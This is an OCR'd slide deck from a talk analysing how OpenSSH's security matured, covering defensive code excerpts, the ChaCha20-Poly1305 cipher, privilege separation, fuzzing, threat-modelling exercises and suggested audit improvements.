43:         buf->off > buf->size)) {
44:         /* Do not try to recover from corrupted buffer internals */
45:         SSHBUF_DBG(("SSH_ERR_INTERNAL_ERROR"));
46:         signal(SIGSEGV, SIG_DFL);
47:         raise(SIGSEGV);
48:         return SSH_ERR_INTERNAL_ERROR;
49:     }
50:     return 0;
51: } « end sshbuf_check_sanity »
```

Applying progressive ciphers

OpenSSH Has a New Cipher — Chacha20-poly1305 — from D.J. Bernstein

140

Posted by Unknown Lamer on Wednesday December 11, 2013 @12:52PM from the cha-cha-cha dept.

First time accepted submitter ConstantineM writes

> "Inspired by a recent Google initiative to adopt ChaCha20 and Poly1305 for TLS, OpenSSH developer Damien Miller has added a similar protocol to ssh, chacha20-poly1305@openssh.com, which is based on D. J. Bernstein algorithms that are specifically optimised to provide the highest security at the lowest computational cost, and not require any special hardware at doing so. Some further details are in his blog, and at undeadly. The source code of the protocol is remarkably simple — less than 100 lines of code!"

Friday, 29 November 2013

ChaCha20 and Poly1305 in OpenSSH

Recently, I committed support for a new authenticated encryption cipher for OpenSSH, *chacha20-poly1305@openssh.com*. This cipher combines two primitives from Daniel J. Bernstein: the ChaCha20 cipher and the Poly1305 MAC (Message Authentication Code) and was inspired by Adam Langley's similar proposal for TLS.


Buffer secure scrubbing

```
20: void
21: explicit_bzero(void *p, size_t n)
22: {
23:     if (n == 0)
24:         return;
25:     (void)memset_s(p, n, 0, n);
26: }
27:
28: #else /* HAVE_MEMSET_S */
29:
30: /*
31:  * Indirect bzero through a volatile pointer to hopefully avoid
32:  * dead-store optimisation eliminating the call.
33:  */
34: static void (* volatile ssh_bzero)(void *, size_t) = bzero;
35:
36: void
37: explicit_bzero(void *p, size_t n)
38: {
39:     if (n == 0)
40:         return;
41:     /*
42:      * clang -fsanitize=memory needs to intercept memset-like functions
43:      * to correctly detect memory initialisation. Make sure one is called
44:      * directly since our indirection trick above sucessfully confuses it.
45:      */
46: #if defined(__has_feature)
47: # if __has_feature(memory_sanitizer)
48:     memset(p, 0, n);
49: # endif
50: #endif
51:
```

Privilege separation

OpenSSH client connections were originally handled by a single privileged process.

It was one of the pioneers for adopting privilege separation, where a high percentage of code runs untrusted and jailed, and calls a privleged broker as needed.




Fuzzing and unit testing

```
26: void sshbuf_fuzz_tests(void);
27:
28: void
29: sshbuf_fuzz_tests(void)
30: {
31:     struct sshbuf *p1;
32:     u_char *dp;
33:     size_t sz, sz2, i;
34:     u_int32_t r;
35:     int ret;
36:
37:     /* NB. uses sshbuf internals */
38:     TEST_START("fuzz alloc/dealloc");
39:     p1 = sshbuf_new();
40:     ASSERT_INT_EQ(sshbuf_set_max_size(p1, 16 * 1024), 0);
41:     ASSERT_PTR_NE(p1, NULL);
42:     ASSERT_PTR_NE(sshbuf_ptr(p1), NULL);
43:     ASSERT_MEM_ZERO_NE(sshbuf_ptr(p1), sshbuf_len(p1));
44:     for (i = 0; i < NUM_FUZZ_TESTS; i++) {
45:         r = arc4random_uniform(10);
46:         if (r == 0) {
47:             /* 10% chance: small reserve */
48:             r = arc4random_uniform(10);
49: fuzz_reserve:
50:             sz = sshbuf_avail(p1);
51:             sz2 = sshbuf_len(p1);
52:             ret = sshbuf_reserve(p1, r, &dp);
```

Key management

A historical analysis of the security maturity of OpenSSH.




Hello friend.

Take-aways

Threat Analysis

Talk Intro

@volvent



Take-aways
The OpenSSH team have managed the threats it faces in a logical, consistent and thorough manner.
It's not perfect, there are things that can be improved. But it's very good.
So, what can we learn from them?
Security as a quality feature
Rationalising threats
Potential improvements

Security as a quality feature

It is not uncommon for the industry to overfocus on finding implementation bugs and think of just garden variety application security.

This introduces a false sense of security by:

- Overlooking security design and design reviews
- Letting best practices lapse to become risks
- Forgetting holistic and operational risks
- Understanding the abstracted technology stacks



Focusing on numbers of bugs

OUR MODEL

1 DESIGN YOUR PROGRAM

Custom solutions tailored to fit your organization's specific needs and testing requirements at any stage.

2 CONNECT WITH THE CROWD

Channel the collective creativity of the most diverse and capable crowd of security researchers in the world.

3 UNCOVER VULNERABILITIES

Uncover 8x more critical vulnerabilities than traditional penetration testing and security assessments.

4 INCENTIVIZE RESULTS

Dramatically improve ROI of security assessments by paying for results, not time.

stored in files upload	2	Resolved
stored xss	2	Resolved
stored xss	2	Resolved
Stored xss	2	Resolved
Stored XSS	2	Resolved
Stored XSS	2	Resolved
Stored XSS - Calendar undated items	2	Resolved
stored xss in calendar title	2	Resolved
Stored XSS in filename in Tooltip of Calendar Events	2	Resolved
stored xss in https://rapid7-tc.instructure.com/dashboard/files	2	Resolved

Focusing on numbers on bugs

Some tips during internal assurance and positvie things to look for when dealing with vendors:

- Generally don't "blow-out" findings for the numbers - if there's a systemic issue it'll be represented as one (with exceptions, ofc)
- Investigate the root-cause of issues, check if there's other instances of the class, and see how you could prevent future reoccurance
- Notify of dangerous things or possible best practice improvements, even if they're not an immediate vulnerability present

	Finding	Risk
2.2.1.	XML External Entities (XEE) are not disabled	**High**
2.2.2.	User Controlled File Path	**High**
2.2.3.	Denial of service through file upload	**High**
2.2.4.	Insufficient Data Validation	**Moderate**
2.2.5.	Application mixes both HTTP and HTTPS content	**Moderate**
2.2.6.	Two-factor authentication is not implemented correctly	**Low**

- Auditing does not mean *"find a bug and fix it"* - it means *"find a bug, and fix the class of problems its represents"*
  - If a developer makes a mistake, they are likely to have made it multiple times

(from Damien Millers Asia BSD 2007 conference presentation)

Attack surface reduction

Some thoughts on security after ten years of qmail 1.0

Daniel J. Bernstein
Department of Mathematics, Statistics, and Computer Science (M/C 249)
University of Illinois at Chicago, Chicago, IL 60607–7045, USA
djb@cr.yp.to

Keywords

Eliminating bugs, eliminating code, eliminating trusted code

Creating a common repertoire

The OpenSSH team have demonstrated an exceptional ability to apply their software knowledge along with core security common knowledge to progressively evolve the security of OpenSSH and make it resilient.

Creating a common repertoire and some special role-based knowledge:

- Knowledge sharing sessions (brown-bags, etc.)
- Security as part of regular tests (QA test cases, unit-tests, etc.)
- Perform retrospectives to learn and adjust a S-SDLC regularly

Rationalising threats

People can (sometimes) be quite good at rationalising a problem if there's some information on the table and everyone is given an opportunity to talk them through.

Targets have key security requirements, a number of different attributes, assets that need to be safe-guarded, attack surface, likely threat actors, and potential threats/countermeasures.

House vs. Apartment

	House	Apartment
Location	42km from Sydney CBD Residential suburb	4km from Melbourne CBD Busy inner-city suburb
Occupants	2 adults, 1 child	1 adult
Status	Owner occupied	Renting
Position:	Culdesac	Single apartment in block out of 5
Current primary security controls:	Locks on front door and windows	Modern intercom/swan system to enter
"What are you worried about?"	"My property being damaged and the safety of my family"	"My personal items, I have a lot of electronics. My work laptop too."

House

Threats

- [ ] Bypassers damage assets at the front of property
- [ ] Bypasser breaks into outside letterbox and steals personal information
- [ ] Malicious landlord during inspection observes sensitive information
- [ ] Burger breaks in through door or window and steals property
- [ ] Visitor introduces malware onto the network
- [ ] Intruder breaks into house and causes physical harm
- [ ] Physical damage to high value assets in the property

Countermeasures

- ○ Adopt a small/medium sized dog
- ○ Adopt a huge crazy dog
- ○ Build a wall that blocks the entire front of the property
- ○ Get home and contents insurance
- ○ Learn self defence

Apartment

Threats

- [ ] Malicious landlord during inspection observes sensitive information
- [ ] Hacker gains access to IP via insecure network
- [ ] Burgler breaks in through entrance gate and front door and steals property
- [ ] Visitor introduces malware onto the network
- [ ] Intruder breaks into apartment and causes physical harm
- [ ] Bypasser breaks into outside letterbox and steals personal information
- [ ] Physical damage to high value assets in the property

Countermeasures

- ○ Adopt a small/medium sized dog
- ○ Adopt a huge crazy dog
- ○ Build a wall that blocks the entire front of the property
- ○ Get home and contents insurance
- ○ Learn self defence

Apartment

If you were to prioritse one "control" to minimise these potential problems happening to the apartment, what would it be?

More Details

Adopt a small/medium sized...	0
Adopt a huge crazy dog	1
Build a wall that blocks the en...	0
Get home and contents insura...	8
Learn self defence	0

House

4. If you were to prioritise one "control" to minimize the potential problems to the house, what would it be?

More Details

Adopt a small/medium sized...	1
Adopt a huge crazy dog	2
Build a wall that blocks the en...	2
Get home and contents insura...	4
Learn self defence	0

Potential improvements

In the client:

- Whilst it shares a lot of mature common code as the server, appears to be less exhaustively reviewed.

- Privilege separation and sandboxing of the client.

- Consideration for abstract remote attacks affecting larger attack surface on developer machines - i.e. memory leaks of secrets affecting X11 when ssh-agent is tied to it.

Potential improvements

In the server:

- Major rewrites of the select()-based loop's to implement blanket and consistent mitigations against timing side-channel attacks


- Thorough audits of GSSAPI and X Forwarding seem warranted
  - GSSAPI is pre-auth while opt-in is commonly used
  - SSH interfaces with system components outside of the application itself during and post auth - reliable non-kernel privescs ftw?

- Consideration for how systems can better ensure code integrity checks of releases/patches are performed

Follow up work from this

- Shouting Damien a nice Melbourne hipster brunch chat soon to share pages of notes and random thoughts
- A post with a lot more detail on the elttam blog soon
- Potentially helping to put together a threat model of sorts
- Finish off some audits and (hopefully) poc's for other popular ssh clients

A historical analysis of the security maturity of OpenSSH.



Hello friend.

Take-aways

Threat Analysis

Talk Intro

@volvent

Questions?

Thanks Doles and Nigel for putting this on! Also thanks for being so welcoming, Lee! ;)

Special thanks to Damien/djm, Mark/duke and Agustin for their help and input.

> 14. Any interesting stories from your time working on openssh?

"Well, there was that time I had to do an urgent release while camping on a site with no electricity and almost zero cell coverage. (see attached; not pictured: solar panel, car battery and inverter to power the laptop)"
 - djm

References (1)

https://github.com/peterfillmore/metlstorms-ssh-jack/blob/master/bhus05-defcon0x0d.pdf
https://staff.washington.edu/dittrich/misc/ssh-analysis.txt


https://security.googleblog.com/2013/10/going-beyond-vulnerability-rewards.html

http://undeadly.org/cgi?action=article&sid=20131204090217
http://cr.yp.to/chacha.html
http://cr.yp.to/mac.html

References (cont)

https://www.coresecurity.com/content/ssh-insertion-attack
https://www.openbsd.org/papers/openssh-measures-asiabsdcon2007-slides.pdf
http://www.citi.umich.edu/u/provos/ssh/privsep.html
https://users.ece.cmu.edu/~dawnsong/papers/ssh-timing.pdf

A historical analysis of the security maturity of OpenSSH.



Hello friend.

Take-aways

Threat Analysis

Talk Intro

@volvent